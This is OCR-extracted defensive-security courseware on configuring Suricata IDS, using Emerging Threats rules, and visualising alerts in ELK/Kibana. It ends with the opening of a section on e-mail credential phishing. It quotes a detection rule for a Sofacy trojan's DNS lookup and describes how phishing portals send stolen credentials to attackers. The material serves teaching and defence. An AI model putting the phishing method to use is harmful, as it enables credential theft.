
The configuration file contains comments (lines starting with #) with explanations for the various settings and examples of configuration options.

It is organized in associative arrays and a typical suricata.yaml configuration file starts with the definition of variables. This is done with the vars associative array.

Important variables are the HOME_NET variable and the EXTERNAL_NET variable. They define what is considered as an internal network and external network by Suricata.

In the example above, the HOME_NET variable is set to all the private IP ranges (192.168.0.0/16, 10.0.0.0/8 and 172.16.0.0/12). The EXTERNAL_NET is defined as all networks that are not the internal networks (!HOME_NET, ! stands for not).

Suricata works with signature (rules). When rules generate too many alerts, they can be muted in the threshold.config file. Muting a rule prevents it from generating an alert. Rules can be muted for all network traffic, or only for certain sources or destinations.



Suricata IDS ("Alert")


Like Snort, Suricata works with rules. These rules are read by the IDS/IPS engine to inspect traffic. Rules are written in text files, using a particular syntax (explained later). The different rule files are referenced in the Suricata config file.

Rules can be obtained from various sources. There are free, open-source rules maintained by communities or commercial organizations. These commercial organizations will also often offer another set of rules; these rules are commercial and have to be paid for via a subscription. Of course, it is possible to develop one's own rules if the necessary skills are present in your organization.

A rule can just alert or it can block. Rules are organized in categories and are ranked with a severity level.

Typically, a rule looks at traffic flowing in one direction. For example, incoming traffic or outgoing traffic. Rules will often use variables like HOME_NET and EXTERNAL_NET to define the direction of the traffic they inspect. For example, a rule that starts with HOME_NET -> EXTERNAL_NET will look at outgoing traffic. It is important to understand one's network and to configure the network variables accordingly. Wrongly defining the network variables will make that the rules will not be able to inspect all traffic correctly.

For example, a rule that inspects outgoing HTTP requests will have HOME_NET -> EXTERNAL_NET in its definition. If the variable EXTERNAL_NET does not properly define the external network (e.g. containing the web servers found on the Internet), then the rule cannot detect traffic, and it will not produce alerts.



Suricata IDS ("Alert") – Emerging Threats Ruleset (1)
One source of free and paid-for rules is Emerging Threats.

Emerging Threats is an organization that focuses on threat intelligence. They observe threat actors and analyze their methods of operation in detail. With this threat intelligence, they are able to create rules that can be used in IDS/IPS devices to detect attacks and other actions by threat actors.

Emerging threats distributes a free set of rules (the community IDS ruleset called "Emerging Threats") and a paid ruleset (called "Emerging Threats Pro"). These rulesets are updated daily: existing rules are modified or retired, and new rules are added. This is why the commercial offering by Emerging Threats works with a subscription model: paying for a subscription gives the right to the subscriber to download new rules (Emerging Threat Pro) daily.

These rulesets are available for Snort and Suricata (the syntax of these rules can vary slightly), and also for different versions of Snort and Suricata, as more recent versions of these engines contain features that rules cannot use in older versions.

Emerging Threats was acquired by Proofpoint in 2015.

Another source of rules are the Snort rulesets. Snort was acquired by Cisco and is not part of Talos. Talos both offers free community and paid professional rulesets.

Professional rulesets are often based on threat intelligence that is not public knowledge.

Suricata IDS ("Alert") – Emerging Threats Ruleset (2)

- Full overview on the free ET ruleset can be found on http://doc.emergingthreats.net/
- Typical categories include: Trojan, DoS, SCADA, Worm, Exploit, SMTP...
- Example rule:


```
alert udp $HOME_NET any -> any 53 (msg:"ET TROJAN Sofacy DNS Lookup hotfix-
update.com"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2;
content:"|0d|hotfix-update|03|com|00|"; fast_pattern; nocase; distance:0;
reference:url,fireeye.com/resources/pdfs/apt28.pdf; classtype:trojan-activity;
sid:2019570; rev:2;)
```


Suricata IDS ("Alert") – Emerging Threats Ruleset (2)
For more information on the free Emerging Threats ruleset, consult http://doc.emergingthreats.net. This Wiki gives an overview of all rules in the free ruleset.

The above example is a rule that inspects DNS queries. This can be deduced from the type of traffic it analyses (UDP) and the direction the traffic takes (from the internal network, on any port, to any IP address on port 53—that is the DNS port). It will look for byte patterns that indicate a DNS query (01 00 00 01 00 00 00 00 00 00) and then it will check if the domain is hotfix-update dot com. If this is the case, the rule will produce an alert.

This alert will include the name of the rule ("ET TROJAN Sofacy DNS Lookup hotfix-update com") and the ID of the rule (2019570), together with information regarding the traffic like source and destination addresses and ports.

The classtype of the rule is trojan-activity. Emerging Threats has many categories, like Trojan, DoS, SCADA, Worm, Exploit, SMTP …



Suricata Output

When analyzing traffic, Suricata can be configured to produce different types of output. This is done through the configuration file suricata.yaml. A very useful output log is the EVE JSON log format (file eve.json). This will contain alerts and other information in JSON, and can then be integrated into other applications.

In the example above, the eve-log is configured to produce an eve.json file with alerts.

One alert is displayed in the eve.json file. We know it is an alert because of key/value entry "event_type":"alert".

Suricata Output – Dashboarding with ELK

- Suricata has no built-in visualization / dashboard engine
- We can however easily feed the EVE JSON format to a solution such as ELK (ElasticSearch – Logstash – Kibana)
- The ELK stack is free and allows for customized log parsing & visualizations development, commercial support is offered by Elastic
- SANS Instructor & Author Phil Hagen maintains SOF-ELK®, a free ELK virtual appliance that replicates SIEM-like functionality
- Stamus Networks has developed the open-source SELKS (Suricata – ELK – Scirius), which includes Scirius for easy rule management

Suricata Output – Dashboarding with ELK

Suricata (like Snort) is a bare-bone IDS/IPS: it will produce output files with alerts and other events, but it does not have a graphical user interface or a simple text interface to visualize and analyze alerts.


This can be done with ELK: ElasticSearch - Logstash - Kibana. These are free, open-source products that can read, store, index and visualize information like Suricata events.

The ELK stack is a free product that can be customized to parse logs like eve.json, and display information. Elastic, the company behind ElasticSearch, offers commercial support.

ELK has been used in many products, like SOF-ELK. SOF-ELK is a free ELK virtual appliance created and maintained by SANS Instructor and Author Phil Hagen. It replicates SIEM-like functionality.

Another application of the ELK stack is SELKS: Suricata – ElasticSearch – Logstash – Kibana – Scirius. This open-source stack is developed by Stamus Networks. It integrates Suricata and ELK and provides Scirius for rule management. Suricata has no rule management in itself. Rule management is essential for updating rules automatically and maintaining local modifications to rules.

Suricata Output – Example Kibana Dashboards



Kibana eye-candy

Although the design skills of the course author are limited, Kibana provides an excellent means of visualizing data to facilitate further analysis.

The screenshot on the left illustrates a simple, easy-to-use dashboard interface for Suricata IDS alerts.


Suricata Output – Example Kibana Dashboards

Visualization of information in ELK is done via Kibana. Kibana provides a web interface to search and display the information stored in ElasticSearch. Kibana supports dashboards: these are panels of information that be configured by the user without programming.

In the example above, we see a dashboard in Kibana for Suricata alerts produced by Emerging Threats Pro rules. At the left of the dashboard, we see the number of IDS events (2077) and the number of different types of rules that triggered (38). At the right of the dashboard, we have an overview of the rules that generated alerts.

The rules are sorted by decreasing number of alerts: the rule that generated the most alerts is at the top with 857 alerts.

This dashboard is interactive: if we click on this rule with 857 alerts, the dashboard will be filtered to display more information for the alerts generated by that rule only. This is done via the Lucene query language, although this is transparent to the user. For normal use, the user does not need to know the Lucene query language, everything can be done via the GUI.



Suricata IDS/IPS – Additional Resources
Some additional resources that can prove to be useful for Suricata IDS / IPS include:

https://suricata-ids.org/
Suricata IDS / IPS project official page

https://rules.emergingthreats.net/
Official Emerging Threats Open ruleset

https://launchpad.net/~oisf/+archive/ubuntu/suricata-stable
Suricata PPA packages by Peter Manev

http://for572.com/sof-elk-readme
SOF-ELK virtual machine by Phil Hagen


Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.




Overview – Primacy of E-mail in the Enterprise

There is not a single organization that does not make use of e-mail. Every employee has an e-mail address, ranging from receptionists and IT personnel to C-level executives. It is the main means of communication.

This is not very surprising, as it is a communication means that is accessible on a variety of devices and allows everyone to be permanently reachable. You can view your e-mails on your workstation, on your smartphone when walking away from your workstation or from any other device through a web client.

Sending an e-mail is low effort. All it takes it is typing up a message and inputting the receiver and potentially a subject. Inside the organization, all addresses are usually reachable through the address book. Even outside the organization, addresses are generally easy to obtain. Often an organization's website will contain addresses of a number of people, or they can be found through social media. In most organizations, one specific structure is used, such as firstname.lastname@company.org or f.lastname@company.org. Once you have obtained one user's e-mail address, it's possible to derive addresses for other users based on their name only.


Combine all these facts and it's obvious why the vast majority of payloads are delivered through e-mail. It's a medium that allows attackers to quickly reach a large number of users from different target groups.



E-mail Attacks Against the Enterprise

E-mail attacks can use different attack vectors to target your users and organization. The first method is credential phishing, during which an attacker sends a URL to an organization's users. After clicking the URL, the user will be taken to a website containing a login portal, resembling the login portal for a legitimate service. An example is a website that is crafted to look like Google Drive, claiming users have a document waiting for them that can only be viewed after providing credentials. Once the user enters their credentials and click the login button, the credentials are sent to an attacker-controlled server and the user is redirected to another page, often claiming the login did not work.

